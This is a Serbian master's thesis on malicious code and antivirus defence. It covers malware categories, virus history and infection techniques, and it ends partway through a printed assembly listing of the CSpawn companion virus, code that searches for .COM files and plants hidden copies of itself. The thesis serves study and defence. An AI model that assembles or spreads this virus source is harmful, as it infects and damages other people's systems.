

UNIVERZITET SINGIDUNUM

Departman za poslediplomske studije

MASTER STUDIJE

Studijski program: ZAŠTITA INFORMACIONIH SISTEMA I
DIGITALNA FORENZIKA

MALICIOZAN KOD – ANALIZA I NAPREDNE TEHNIKE ODBRANE

Mentor:
Prof. dr Mladen Veinović

Student:
Milan Marinković 167/2007

Beograd, 2008.

ZAHVALNICA

Na početku rada hteo bih da se zahvalim izvrednom profesorskom kadru Fakulteta za Informatiku i Menadžmet Univerziteta Singidunum, na čelu sa Dekanom Prof. dr. Milanom Milosavljevićem, svojim mentorom Prof. dr. Mladenom Veinovićem, Doc. dr. Gojkom Gruborom, Prof. dr. Rankom Popovićem, Prof. Dr. Verkom Jovanović i svom ostalom kadru Univerziteta. Zahvaljujući njihovoj predusjetljivosti, pomoći u svakom trenutku i ogromnoj količini znanja koje su nesebično podelili, uspeo sam sa zadovoljstvom da uradim svoj završni Master rad.

U V O D

Ciljevi ovog rada su: „Analiza malicioznog koda, zalazeći u najsitnije detalje kodova tih genijalaca koji svoja znanja upotrebljavaju sa ciljem nanošenja štete drugima“. „Analiza antivirusnih proizvoda, mehanizama njihovog rada kao i evolucije zaštitnih programa, koja je išla uporedo sa evolucijom malicioznog koda.“ „Analizom volenterskih eksperata i programa, jer su komercijalne kompanije odavno izgubile trku sa virusopiscima, te je stvaranje neprofitalnih organizacija koji se bave zaštitom postalo nužnost u odbrani običnih korisnika računara.“

Ovaj rad se sastoji iz dvadesetčetiri poglavlja podeljenih na tri tematske celine. U prvom delu od prvog, a zaključno sa sedmim poglavljem je obuhvaćena evolucija, analiza, kategorizacija, tipologija i karakterističnost malicioznih kodova. Dati su otvoreni kodovi malicioznih štetočina, sa objašnjenjima kako se pišu određeni maliciozni kodovi, kako bi se na najbolji mogući način mogao razumeti malware, a sve u cilju borbe protiv njega. U prvom poglavlju jasno su kategorizovani maliciozni kodovi, jer je od presudnog značaja poznavati srž štetočine kako bi se mogao pronaći lek protiv njega. U drugom poglavlju su opisani klasični fajl infektori, kompjuterski virusi, polazeći od istorije njihovog nastanka, podele na načine inficiranja fajlova, zaključno sa detaljnim objašnjenjima njihovog prenošenja. U ovom delu rada je dat najveći broj otvorenih kodova starih virusa, iz razloga jednostavnosti za analizu i fakultativno proučavanje u naučne svrhe. Treće poglavlje obuhvata naslednike klasičnih kompjuterskih virusa, kompjuterske crve. Ovde su prezentovani mehanizmi delovanja, sastav kompjuterskih crva i njihova neverovatna prilagodljivost i raznolikost. Četvrto poglavlje obuhvata mobilne maliciozne kodove, kroz podelu i način delovanja. Peto poglavlje se sastoji iz analize backdoora i trojanaca, njihove razlike i sličnosti, uloga i način njihovog delovanja. Šesto poglavlje obuhvata dialere, spyware i adware sličnosti i razlike sa ostalim malicioznim kodovima, analiza i upotreba. U sedmom, i ujedno završnom delu prve celine su obuhvaćene napredne tehnike pisanja malicioznih kodova, analiziranjem određenih savršenih uzoraka, deo po deo, kako bi se razumela evolucija razvoja tehnika pisanja malicioznog koda. Drugi celina rada se sastoji od analize, načina delovanja i razvojnih tehnika zaštitnih programa, osvrćući se prvenstveno na antivirusna rešenja. U ovom delu rada su objašnjene tehnike prve generacije antivirusnih proizvoda, zatim njihovo evoluiranje koje je išlo uporedo sa evolucijom malicioznih kodova i razvojem tehnika druge generacije. Zaključno sa osamnestim poglavljem, pri kraju drugog dela rada su obuhvaćene buduće tehnike i pravci razvoja zaštitnih programa. Od devetnaestog do dvadeset trećeg poglavlja je izdvojen rootkit, kategorizacija, podela, prevencija i metode detekcije. Rootkitu je posvećena posebna pažnja, jer predstavlja vrh umetnosti pisanja štetnih kodova. Zadnja celina se sastoji iz dvadesetčetvrtog poglavlja, gde je prezentovan značaj eksperata volontera okupljenih oko najveće neprofitabilne organizacije „ASAP“, koja ima sve veću ulogu u borbi protiv kompjuterskih napasti dvadeset prvog veka. Razvoj svesti običnih korisnika o mogućnostima ugrožavanja njihove privatnosti i ostalih njihovih vrednosti je put ka razvitku opšte bezbednosti.

SADRŽAJ

Uvod	3.
Abstract	4.
Sadržaj	5.
PRVO POGLAVLJE - Osnovno o malicioznim kodovima	10.
1.1 Definisanje problema	10.
1.2 Tipovi malicioznog koda	12.
Reference	13.
DRUGO POGLAVLJE - Virusi	14.
2.1 Rani počeci kompjuterskih virusa	14.
2.2 Mehanizmi inficiranja i mete	16.
2.3 Inficiranje izvršnih fajlova	16.
2.4 Companion tehnika inficiranja	17.
2.5 Overwriting tehnika inficiranja	20.
2.6 Prepending tehnika inficiranja	21.
2.7 Appending tehnika inficiranja	26.
2.8 Inficiranje boot sektora	33.
2.9 Inficiranje dokumentnih fajlova	40.
2.10 Širenje virusa	43.
2.11 Pokretni mediji	43.
2.13 E-mail i downlads	44.
2.14 Deljivi folderi	44.
Reference	45.
TREĆE POGLAVLJE - Crvi (Worms)	47.
3.1 Kratka istorija internet crva	47.
3.2 Delovi crva	49.
3.3 Noseća glava crva	51.
3.4 Motor za širenje crva	51.
3.5 Algoritam za odabir mete	52.
3.6 Motor za skeniranje	52.
3.7 Payload	52.
Reference	53.
ČETVRTO POGLAVLJE - Mobilni maliciozni kod	54.
4.1 Resource Exhaustion	54.
4.2 Browser Hijacking	55.
4.3 ActiveX	55.
4.4 Java Applets	56.
Reference	56.
PETO POGLAVLJE – Backdoors i Trojanski konj	57.
5.1 Backdoor	57.
5.1.1 Instaliranje i startovanje backdoorsa	57.
5.1.2 Zloupotreba registrya	58.
5.1.3 Upotreba Task Scheduler	60.
5.1.4 Netcat	60.
5.1.5 Cryptcat	61.
5.1.6 Kontrola GUI	61.

5.2	Trojanski konj	62.
5.2.1	Prikrivanje imenima	62.
5.2.2	Manipulacijama sufiksima	63.
5.2.3	Prikrivanje	63.
5.2.4	Programi za prikrivanje	64.
Reference		65.
	ŠESTO POGLAVLJE - Dialer, Adware i Spyware	66.
6.1	Dialer	66.
6.1.1	Premium Rate Numbers	66.
6.1.2	Oblasti gde se primenjuju	66.
6.1.3	Legalne kompanije	67.
6.1.4	Maliciozni dialeri	67.
6.2	Adware i Spyware	68.
6.2.1	Tipovi Adware/Spyware	69.
Reference		69.
	SEDMO POGLAVLJE - Napredne opcije malicioznog koda	70.
7.1	Enkriptovani virusi	70.
7.2	Oligomorfni virusi	72.
7.3	Polimorfni virusi	74.
7.3.1	32-Bitni Polimorfni virusi	75.
7.4	Metamorfni virusi	76.
Reference		77.
	OSMO POGLAVLJE - Prve generacije skenera	78.
8.1	String skeniranje	78.
8.2	Wildcard	78.
8.3	Mismatches	78.
8.4	Generična detekcija	79.
8.5	Hashing	79.
8.6	Bookmarks	79.
8.7	Top-and-tail skeniranje	80.
8.8	Entry-point and fixed-point skeneri	80.
8.9	Hyperfast Disk Access	80.
Reference		81.
	DEVETO POGLAVLJE - Druga generacija skenera	82.
9.1	Smart skeniranje	82.
9.2	Skeleton Detection	82.
9.3	Nearly Exact Identification	82.
9.4	Exact Identification	83.
Reference		84.
	DESETO POGLAVLJE - Algoritamsko skeniranje	85.
10.1	Filtriranje	86.
10.2	Statična detekcija dekriptora	87.
10.3	X-RAY metoda	87.
Reference		88.

JEDANAESTO POGLAVLJE - Emulacija koda	89.
Reference	93.
DVANAESTO POGLAVLJE - Detekcija metamorfnih malicioznih kodova	94.
12.1 Geometrična detekcija	94.
12.2 Disassembling Techniques	94.
12.3 Korišćenje negativnih i pozitivnih osobina	95.
12.4 Korišćenje heuristike bazirane na emulatoru	95.
Reference	96.
TRINAESTO POGLAVLJE - Heuristička analiza	97.
13.1 Heuristička analiza korišćenjem Neural Network	98.
Reference	99.
ČETRNAESTO POGLAVLJE - Regularne i generične metode dezinfekcije	100.
14.1 Standardna dezinfekcija	100.
14.2 Generični dekriptori i dezinfekcija	102.
14.3 Kako radi generični dekriptor?	102.
14.4 Kako dezinfektor može biti siguran da je fajl inficiran?	102.
14.5 Gde je pravi kraj host fajla?	102.
14.6 Koliko tipova virusa se mogu dezinfikovati na ovaj način?	103.
14.7 Boot sektor virusi	103.
14.8 Fajl infektori	103.
14.9 Heuristično generične popravke	104.
14.10 Primer generične dezinfekcije	105.
Reference	105.
PETNAESTO POGLAVLJE - Vakcinacija	106.
Reference	106.
ŠESNAESTO POGLAVLJE - Provera integriteta	107.
16.1 Lažne detekcije	107.
16.2 Čisto inicijalno stanje	108.
16.3 Brzina	108.
16.4 Specijalni objekti	108.
16.5 Neminovnost promenljivih objekata	108.
16.6 Moguća rešenja	108.
Reference	109.
SEDAMNAESTO POGLAVLJE - Blokiranje ponašanja	110.
Reference	111.
OSAMNAESTO POGLAVLJE - Send-Boxing	112.
Reference	112.
DEVETNAESTO POGLAVLJE - Tehnike detekcije i prevencija od Rootkita	113.
19.1 Osnovno o rootkitu	113.
19.2 Generalna podela na tipove	114.
19.2.1 Firmware	114.
19.2.2 Virtualizirani	114.
19.2.3 Kernel Rootkit	114.
19.2.4 Rootkit biblioteka	115.
19.2.5 Aplikacijski Rootkiti	116.
Reference	116.

DVADESTE POGLAVLJE – Klasifikacija alata za prikrivanje napadača	117.
20.1 Klasifikacija utemeljena na postojanosti	117.
20.1.1 Postojan alat za prikrivanje napadača	118.
20.1.2 Nepostojan alat za prikrivanje napadača	118.
20.2 Klasifikacija utemeljena na nivou apstrakcije	119.
20.2.1 Klasifikacija utemeljena na nivou apstrakcije	119.
20.2.2 Alat za prikrivanje napadača u korisničkom načinu rada	120.
20.2.3 Hipervizorski alat za prikrivanje napadača	120.
Reference	121.
DVADESETPRVO POGLAVLJE – Tehnike koje koriste alati za skrivanje napadača	122.
21.1 Primeri rada alata za skrivanje napadača	122.
20.2 Menjanje toka izvođenja	122.
20.3 Manipulacija dinamičkim objektima jezgra operativnog sistema	124.
20.4 Virtualizacija	124.
Reference	124.
DVADESETDRUGO POGLAVLJE - Prevencija	125.
Reference	127.
DVADESETTREĆE POGLAVLJE – Metode detekcije	128.
23.1 Detekcija alata za skrivanje napadača koji koristi virtualizaciju	129.
23.2 Završno razmatranje	132.
Reference	133.
DVADESETČETVRTO POGLAVLJE - Alliance of Security Analysis Professionals“ASAP”	134.
24.1 ASAP-ov kod ponašanja	136.
24.2 Uloga ASAP-a u svetskoj borbi protiv malicioznog koda	136.
24.3 HijackThis analiza	137.
24.3.1 R0,R1,R2,R3 sekcije	137.
24.3.2 F0, F1, F2, F3 sekcije	139.
24.3.3 N1, N2, N3, N4 sekcije	142.
24.3.4 O1 sekcija	142.
24.3.5 O2 sekcija	143.
24.3.6 O3 sekcija	144.
24.3.7 O4 sekcija	144.
24.3.8 O5 sekcija	148.
24.3.9 O6 sekcija	148.
24.3.10 O7 sekcija	148.
24.3.11 O8 sekcija	149.
24.3.12 O9 sekcija	149.
24.3.13 O10 sekcija	150.
24.3.14 O11 sekcija	150.
24.3.15 O12 sekcija	151.
24.3.16 O13 sekcija	151.
24.3.17 O14 sekcija	152.
24.3.18 O15 sekcija	152.
24.3.19 O16 sekcija	155.
24.3.20 O17 sekcija	155.
24.3.21 O18 sekcija	156.

24.3.22	<u>O19 sekcija</u>	156.
24.3.23	<u>O20 sekcija</u>	157.
24.3.24	<u>O21 sekcija</u>	158.
24.3.25	<u>O22 sekcija</u>	159.
24.3.26	<u>O23 sekcija</u>	159.
24.3.27	<u>O24 sekcija</u>	161.
Reference		161.
Zaključak		162.
Index slika		163
Index tabela		164.

PRVO POGLAVLJE

Osnovno o malicioznim kodovima

1.1 Definisanje problema

Maliciozan kod ubačen na korisnički kompjuter daje napadaču neverovatnu kontrolu nad mašinom korisnika. Takođe, poznat kao malware, kod može delovati kao insajder podlo iznoseći plan napada na korisnikov kompjuter. U slučaju da napadač može instalirati maliciozan kod na korisnikov kompjuter, ili ga na prevaru nagovori da učita maliciozni program, korisnikov kompjuter tada postaje napadačeva marioneta, radeći ono što napadač želi. U isto vreme korisnik više nije u stanju da kontroliše svoj sopstveni kompjuter.

Kome više treba „petokolonaš“ kada napadač može koristiti maliciozni kod da izvrši instrukcije iznutra? Praveći tu paralelu ljudski agenti mogu biti uhvaćeni, uhapšeni, i ispitivani. Gledajući sa druge strane maliciozan kod može biti samo otkriven, analiziran i obrisano, a sve je to ništa u poređenju sa hvatanjem čoveka kao agenta i odavanjem tajne od strane istog. Bilo da se radi o nekoj biznis kompaniji, školskoj instituciji, vladinoj službi, ili vojsci, maliciozan kod može napraviti ozbiljnu štetu.

Iz ovoga sledi da je malware skup instrukcija koji se pokreću na korisnikov kompjuter i čine da korisnički kompjuter radi ono što napadač želi.

Uzimajući u obzir definiciju malware, možemo se zapitati šta sve može uraditi maliciozni kod na inficiranom kompjuteru. Na žalost, konstatacija bi bila da je nebo granica, uzimajući u obzir maštovitost napadača i sve različite tehnike pisanja koda. Maliciozni kod može uraditi sledeće na inficiranom računaru:

Brisanje osetljivih fajlova sa harda, praveći korisnički kompjuter neupotrebljivim.

Inficiranje korisničkog kompjutera, a zatim stvaranje odskočne daske za širenje do kompjutera svih korisnikovih prijatelja, praveći od korisnika izvor zaraze na internetu.

Na inficiranom računaru može pratiti sve pokrete na tastaturi i napadač automatski ima saznanje o svakoj otkucanoj reči.

Može da sakuplja detaljne podatke o samom korisniku čiji je računar inficiran, njegove kompjuterske navike, koje web sajtove posećuje, koliko vremena provodi na internetu, i tako dalje.

Slanje svega onoga što inficirani korisnik radi na Desktopu, tako da napadač može sa daljine sve to da vidi.

Pomoću malware može se grebovati atačovana kamera na korisničkom kompjuteru ili audio signal sa mikrofona, te napadač može imati svoj sopstveni TV ili radio šou.

Izvršavanje svih komandi od strane računara kao da ih je zadao sam korisnik.

Krađa stvari sa zaraženog kompjutera, naročito one osetljive prirode, lične, finansijske ili druge .

Uploadovanje na zaraženom sistemu dodatne maliciozne kodove, ukradene informacije, piratski software, ili pornografiju, praveći tako od inficiranog kompjutera skladište.

Koristi inficiranu mašinu da skoči na sledeću kako bi napadač zavarao tragove u slučaju da ga organi reda možda traže.

Može korisniku inficiranog kompjutera namestiti svoje počinjeno krivično delo jer će svi tragovi ukazivati na taj kompjuter.

Napadač može vršiti stalne napadačke aktivnosti sa korisnikovog kompjutera, maskirajući svoje prisustvo, skrivajući fajlove, procese i upotrebu mreže.

Mogućnosti su beskonačne. Ova lista mogućih radnji napadača uz pomoć malicioznog koda je mala. U stvari, maliciozni kod može uraditi sve na zaraženom računaru, isto ono što može i korisnik tog računara, odnosno prikladnija reč bi bila da maliciozni kod može uraditi sve ono što sam sistem može. Naravno, maliciozni kod nema dobre namere jer je njegov interes ustvari interes napadača koji ga koristi za sopstvene potrebe[1].

1.2 Tipovi malicioznog koda

Uzmimo jedan interesantan osvrt, ukoliko pogledamo raznolikost kategorija malicioznog koda danas koji je na raspolaganju napadačima, i uporedimo ga sa onim od pre deset godina, možemo samo zamisliti kako li će biti za narednih deset godina i gde će nas sve to odvesti. Evo jedan mali prikaz kategorizacije malicioznog koda, kojim ćemo se detaljnije pozabaviti kasnije u samom radu:

Tipovi malicioznog koda	Karakteristike u najmanjim crtama	Tipični primeri
<i>Virus</i>	Inficira host fajl , samo-razmnožava se(samo-kopira se), u većini slučajeva mu je potreban ljudski faktor da bi se samo-kopirao (otvaranje fajla, čitanje maila, bootovanje sistema, ili izvršavanje inficiranog programa).	Michelangelo, CIH
<i>Crv</i>	Širi se putem neta, samo-kopira se, u većini slučajeva nije mu potrebna ljudska interakcija da bi se širio.	Morris Worm, Code Red, SQL Slammer
<i>Maliciozni mobilni kod</i>	Čine ga mali programi skinuti sa nekog udaljenog sistema i pokrenuti lokalno sa minimalnim, ili bez učešća korisnika. Tipično pisani u vidu (Javascript, VBScript, Java, or ActiveX.)	Cross Site Scripting
<i>Backdoor</i>	Zaobilazi sigurnost sistema da bi omogućio pristup napadaču	Netcat, VNC
<i>Trojanski konj</i>	Pretvara se kao koristan program, a u stvari ima prikrivenu malicioznu svrhu	Setiri, Hydan
<i>Adware, Spyware, Dialer</i>	Spyware-špijunski software, Adware-reklamni špijunski software	Veoma zastupljeni
<i>Rootkit</i>	Manipuliše sa srcem operativnog sistema, kernelom, skriva i stvara backdoorse	Adore, Kernel Intrusion System
<i>Kombinovan malware</i>	Kombinacija više različitih tehnika prethodno prikazanih da bi se stvorio bolji malware	Lion, Bugbear.B

Tabela 1. Kategorizacija malicioznih kodova

Ljudi veoma često brkaju pojmove o kategorijama malicioznih kodova, i daju neodgovarajuće termine za različite napade. Veliki broj ljudi veoma često zamenjuju značenja te nekada za crva kažu da je u pitanju trojanski konj. Dok drugi govoreći o rootkitovima misle na viruse. Naravno ovakva neodgovarajuća terminologija je zbunjujuća, ali glavno pitanje ide mnogo iza jezičke prefinjenosti. Ukoliko neko ne vidi razliku u kategorijama malicioznog koda, onda neće moći ni da pomogne sebi u odbrani od istih. Ukoliko neko misli da je rootkit sličan virusu, onda možda može pomisliti da ga

se može rešiti antivirusnim alatom. Ustvari to je grebanje površine prave odbrane za taj problem. Naravno, neki odbrambeni programi baziraju se na pronalaženju i uništavanju velikog broj različitih kategorija malicioznog koda, ali jasno razumevanje pojedinosti svakog malicioznog koda je pravi put do stvarne i kvalitetne odbrane od ovih napasti. Glavni deo ovog rada će biti upravo naznačivanje razlika između različitih kategorija malicioznog koda kako bi smo pronikli u njihovu suštinu.

Iako razlikovanje različitih oblika je više nego poželjno, treba naglasiti da postoje štetočine koje su virusi i crvi u isto vreme. Kao što na primer neki crvi nose backdoorse ili rootkitove. Većina tvoraca ovakvih alata ne trude se da zadrže svoje stvaralaštvo unutar neke kategorije. Naprotiv, njihova kreativnost ne poznaje granice, važno je samo postići cilj. Naravno ne može se poslati crv da odradi posao koji je predviđen za kernel-rootkita, nemoguće je, ali je moguće da crv nosi prikačenog rootkita sa sobom. Na ovaj način nastaje kombinovan malware kao zasebna kategorija[1].

Reference

[1] Ed Skoudis, Lenny Zeltser “***Malware: Fighting Malicious Code***”

DRUGO POGLAVLJE

Virusi

2.1 Rani počeci kompjuterskih virusa

Negde oko 1962, istraživači u Bell Labsu—Victor Vyssotsky, Douglas McIlroy, and Robert Morris, napravili su kompjutersku igru sa imenom Darwin. Cilj igre je bio opstanak. Ova igra je u stvari preteča virusa, jer je imala opciju samokopiranja i uništavanja programa u samoj igri[1]. Posmatrajući referencu same igre Darwin može se videti da se ne slaže sa pojmom tradicionalnih virusa, ali nam pruža jedan pogled na poreklo samokopirajućih programa. Ali, u svemu ovome interesantno je to da je jedan od kreatora Darwina, Robert Morris, otac Roberta Tappan Morrisa mlađeg, autora ozloglašenog interenet crva[2].

Prva potvrđena implementacija samokopirajućeg koda koja je postojala u divljini kao deo host programa je PERVADE, napisan od strane John Walkera 1975. godine. Po Walkeru, kada bi PERVADE bio pokrenut, on bi stvarao nezavistan proces, koji je radio nezavisno od posla kojim se je bavio host program, i pri tome bi ispitao sve slobodne foldere pokretača. Ukoliko folderi nisu imali kopiju programa, ili su imali stariju verziju, PERVADE bi se onda kopirao u njima. PERVADE je nastao kao posledica Walkerove igre ANIMAL, pošto mu je ogroman broj ljudi tražilo kopiju ove igre on je u samoj igri ubacio PERVADE. Ovaj samokopirajući kod je imao osobinu virusa, jer je imao osobinu širenja i na drugim sistemima, ali tada, pojam „kompjuterski virus“ nije bio poznat[3].

Godine 1982. svetu su prezentovani serijali virusnih programa napravljenih za Apple II računare. Najzloglasniji od ovih je Elk Cloner, napisan 1982. od strane srednjoškolca Rich Skrente[4]. Skerenta je uživao šaleći se sa drugovima ubacivanjem kopija piratskih igara koje su se samouništavale posle nekoliko puta igranja[5]. Prema informacijama samog Skrente, Elk Cloner je bio pokušaj da se napadnu računari prijatelja, a da pritom on nema fizički dodir sa samim računarima. Zbog toga je i napravio program koji bi se skrivao u boot sektoru flopi diska, i postajao bi infektivan kada bi sistem bootovao inficirani flopi. Elk Cloner bi se onda učitavao u memoriju, i samokopirao bi se na novi disk kad god bi on bio ubačen u računar.

Povremeno program bi prikazivao sledeće stihove[6]:

ELK CLONER:

THE PROGRAM WITH A PERSONALITY

IT WILL GET ON ALL YOUR DISKS

IT WILL INFILTRATE YOUR CHIPS

YES IT'S CLONER!

IT WILL STICK TO YOU LIKE GLUE

IT WILL MODIFY RAM TOO

SEND IN THE CLONER!

I pored toga što sam Skrenta nije bio toliko dobar pesnik, kao što je bio programer, sam ovaj maliciozni kod je bio više nego uspešan i inficirao je ogroman broj računara što je bilo pravo čudo za to vreme.

Još jedan virusni program za Apple II je stvoren nezavisno, ali otprilike u isto vreme kao i prethodni od strane Joe Dellinger, studenta na Teksas Univerzitetu. Isto se bazirao na inficiranje boot sektora flopi diska. Dillingerova kreacija nije dobila zvanično ime već se pominje kao Virus 1, Virus 2 i Virus 3[7].

Pojam kompjuterski virus je bio nepoznat sve do 1984. godine, kada je Fred Cohen ponudio sopstvenu definiciju termina objavljenog u naučnom radu pod nazivom „Kompjuterski virusi-teorija i eksperimenti.“ Cohenov pionirski rad je formalno ispitao fenomen samokopirajućeg koda povezujući ga sa prirodnim virusima, i naglasio moguću štetnost ovakvih programa[8]. Prema nekim izvorima termin virus je prvi upotrebio Len Adlman, Cohenov seminarski savetnik[9].

Prvi virus koji je pogodio Microsoftov DOS je otkriven u divljini 1986 godine. Nazvan je Mozak (Brain) virus. Kao i prethodni virusni programi za Apple i Mozak se je širio atačujući sebe za boot sektor flopi diska. U ranijoj verziji ovog virusa bila je uključena sledeća poruka što je dovelo do sumnje da su autori ovog virusa Basit i Amjad Farooq Alvi[10]:

Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAB BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN
PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination..... \$#@%\$@!!

Virdem je još jedan Microsoft DOS virus koji se je pojavio 1986, i koji se je razvio nezavisno od Brain virusa. Napisao ga je Ralf Burger kao demonstrativni program za „Chaos Computer Club“ skupštinu da bi bili objašnjeni kompjuterski virusi[11]. Za razliku od svojih prethodnika, koji su se vezivali za boot sektor kako bi se širili, Virdem se je širio atačujući se za fajlove sa .COM ekstenzijom.

2.2 Mehanizmi inficiranja i mete

- *Virus je loša vest zavijena u protein* -
 - Sir Peter Medawar, nobelovac iz oblasti biologije[12] –
 -
- *Kompjuterski virus je loša vest zavijena u software* -
 - Moderna replika Medawarove izreke –

Virus mora da se atačuje za host program da bi funkcionisao. Potencijalne mete virusa mogu biti bilo koji fajlovi koji imaju izvršna svojstva, kao na primer: standardni izvršni fajlovi, boot sektor diska, ili pak dokumenta koja podržavaju macrose.

2.3 Inficiranje izvršnih fajlova

Standardni izvršni fajlovi su najčešće mete kompjuterskih virusa. Na kraju, ovi programi su direktno pokrenuti od strane žrtve kao deo rutine u korišćenju kompjutera. Atačujući se za izvršni fajl, virus je siguran da će biti pokrenut onog trenutka kada je pokrenut i sam taj fajl. Operativni sistemi imaju različite izvršne fajlove. UNIX sistemi uključuju binarne i varijante skript tipova koji bivaju inficirani virusima. Microsoft Windows podržava dva primarna tipa izvršnih fajlova, i svaki je potencijalni host za viruse.

- **COM fajl:** COM fajlovi su relikvije starog operativnog sistema CP/M. Oni sadrže binarnu sliku onoga što treba da se loaduje u memoriju i izvrši od strane računara[13]. Iako sam Windows podržava izvršavanje COM fajlova, danas su veoma retko u upotrebi.
- **EXE fajl:** EXE fajlovi su formati koji su mnogo komplikovaniji od COM fajlova. Kao rezultat, EXE fajlovi mogu da implementiraju programe koji su dosta napredniji od onih koji imaju COM ekstenziju. EXE fajlove je malo teže inficirati. Današnje verzije Windowsa pokreću nekoliko tipova EXE fajlova; EXE fajlovi koriste PE (Portable Executable) formate. Svi PE fajlovi nemaju .EXE ekstenzije, fajlovi sa ekstenzijama: .SYS, .DLL, .OCX, .CPL i .SCR, takođe imaju PE format.

Virusi mogu takođe pokušati da inficiraju i srce operativnog sistema, njegov kernel. Infis virus, otkriven 1999, instalirao je sebe kao kernel drajver na Windows NT i Windows 2000.

Postoje nekoliko pristupa koje virus može preduzeti prilikom inficiranja izvršnih fajlova. Neki od ovih metoda se odnose i na .COM i na .EXE fajlove. Najčešći načini inficiranja izvršnih fajlova su: pratioci(companion), nadpisivanje(overwriting), prepending, pridodati(appendng).

2.4 Kompanjon (companion) tehnika inficiranja

Najednostavniji način na koji virus može da se pokrene je da ima isti naziv kao neki izvršni fajl, tako da kada kompjuter bude tražio da se fajl pod tim imenom pokrene, pokrenuće se virus. Primerci virusa koji ne menjaju izvorni kod fajla već samo imaju ista imena i umnožavaju se nazivaju se kompanjon(companion) virusi.

Uzmimo na primer Windows sisteme, jedan pristup da se postane virus kompanjon je da virus ima isti naziv kao i originalni Windowsov fajl. Trik se sastoji u tome što ova dva fajla neće imati istu ekstenziju. Virus fajl će imati .COM ekstenziju, a originalni Windowsov fajl će imati .EXE ekstenziju. Ovu tehniku delovanja je iskoristio GLOBE virus, prvi put detektovan 1992. godine. Kada žrtva otluca ime programa, ona u najvećem broju slučajeva ne kuca i ekstenziju koju taj program ima. U takvim slučajevima Windows uvek daje prednost fajlovima sa .COM ekstenzijom. Kako bi osigurao svoj opstanak na zaraženom sistemu virus najčešće ima atribut „hidden“ skriven. Da bi prikrili dejstvo svog postojanja većina ovakvih virusa nakon sopstvenog pokretanja, pokreću i originalni fajl sa .EXE ekstenzijom.



Slika 1. Praktičan prikaz companion tehnike inficiranja

Na gore pomenutoj slici imamo savršeni primer ovakvih virusa. **Notepad.exe** je originalni Windowsov program, dok je **notepad.com** virus. Na ovakav način se pokušava prevariti kompjuter, jer većina korisnika programe pokreće preko GUI, a ne preko komandne linije.

Možda, još jači način korišćenja ove metode bi bio kada bi virus kompanjon(companion) promenio ime originalnog fajla, i sebi dodelio to ime. Na primer, **notepad.ex_** gde se oduzima jedno slovo ekstenzije originalnog programa, a sam virus dodeli sebi to isto ime **notepad.exe**. Pri pokretanju programa normalno je da će se pokrenuti virus, a ne originalni fajl. Naravno, ovakvi virusi uvek imaju atribut „hidden“, ili pak se skrivaju u retko posećenim folderima. Karakteristika ovakvog načina inficiranja se ogleda u tome da se ne dira, ne modifikuje se kod originalnog programa, već se ide ka tome da se virus pokreće pre matičnog programa.

Inovativnu tehniku za skrivanje originalnih izvršnih programa prvi je koristio Win2K.Stream kompanjon(companion) virus, otkriven 2000. godine. Ovaj proof-of-concept program je iskoristio mogućnosti koje nudi NTFS, a to su alternate data streams(ADS).

Uz pomoć ADS moguće je prikriti atačovan fajl tako da ga ni Windows Explorer ne može videti. Kada bi Win2K.Stream inficirao sistem, on bi originalni Windowsov program smestio u ADS, a virus bi preuzeo njegovo mesto. Prilikom pokretanja programa pokrenuo bi se samo Win2K.Stream jer Windows Explorer ne može da vidi originalni fajl. Nakon pokretanja virusa, virus bi onda pokrenuo i originalni program koji je atačovan za njega, da ne bi izazvao sumlju.

Prikaz praktičnog primera SPAWNR virusa (*Mark Ludwig, Black Book Of Computer Viruses*), koji koristi companion tehniku infekcije (*ovaj virusni kod može biti asmblovan u .COM fajl pomoću MASM, TASM ili A86*):

```
;The CSpawn virus is a simple companion virus to illustrate how a companion
;virus works.
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!

.model tiny
.code

        org     0100h

CSpawn:

        mov     sp,OFFSET FINISH + 100H           ;Change top of stack
        mov     ah,4AH                           ;DOS resize memory fctn
        mov     bx,sp
        mov     cl,4
        shr     bx,cl
        inc     bx                               ;BX=# of para to keep
        int     21H
        mov     bx,2CH                           ;set up EXEC param block
        mov     ax,[bx]
        mov     WORD PTR [PARAM_BLK],ax          ;environment segment
        mov     ax,cs
        mov     WORD PTR [PARAM_BLK+4],ax        ;@ of parameter string
        mov     WORD PTR [PARAM_BLK+8],ax        ;@ of FCB1
        mov     WORD PTR [PARAM_BLK+12],ax       ;@ of FCB2
        mov     dx,OFFSET REAL_NAME              ;prep to EXEC
        mov     bx,OFFSET PARAM_BLK
        mov     ax,4B00H
        int     21H                               ;execute host
        cli
        mov     bx,ax                             ;save return code here
        mov     ax,cs                             ;AX holds code segment
```

```

        mov     ss,ax                ;restore stack first
        mov     sp,(FINISH - CSpawn) + 200H
        sti
        push    bx
        mov     ds,ax                ;Restore data segment
        mov     es,ax                ;Restore extra segment
        mov     ah,1AH               ;DOS set DTA function
        mov     dx,80H               ;put DTA at offset 80H
        int     21H
        call    FIND_FILES           ;Find and infect files
        pop     ax                   ;AL holds return value
        mov     ah,4CH               ;DOS terminate function
        int     21H                  ;bye-bye

;The following routine searches for COM files and infects them
FIND_FILES:
        mov     dx,OFFSET COM_MASK   ;search for COM files
        mov     ah,4EH               ;DOS find first file function
        xor     cx,cx                 ;CX holds all file attributes
FIND_LOOP:
        int     21H
        jc      FIND_DONE            ;Exit if no files found
        call    INFECT_FILE           ;Infect the file!
        mov     ah,4FH               ;DOS find next file function
        jmp     FIND_LOOP            ;Try finding another file
FIND_DONE:
        ret                           ;Return to caller
COM_MASK     db     '*.COM',0        ;COM file search mask

;This routine infects the file specified in the DTA.
INFECT_FILE:
        mov     si,9EH               ;DTA + 1EH
        mov     di,OFFSET REAL_NAME  ;DI points to new name
INF_LOOP:
        lodsb                         ;Load a character
        stosb                         ;and save it in buffer
        or      al,al                 ;Is it a NULL?
        jnz     INF_LOOP             ;If so then leave the loop
        mov     WORD PTR [di-2], 'N' ;change name to CON & add 0
        mov     dx,9EH               ;DTA + 1EH
        mov     di,OFFSET REAL_NAME
        mov     ah,56H               ;rename original file
        int     21H
        jc      INF_EXIT             ;if can't rename, already done
        mov     ah,3CH               ;DOS create file function
        mov     cx,2                 ;set hidden attribute
        int     21H
        mov     bx,ax                ;BX holds file handle
        mov     ah,40H               ;DOS write to file function
        mov     cx,FINISH - CSpawn   ;CX holds virus length
        mov     dx,OFFSET CSpawn     ;DX points to CSpawn of virus

```

```

        int      21H
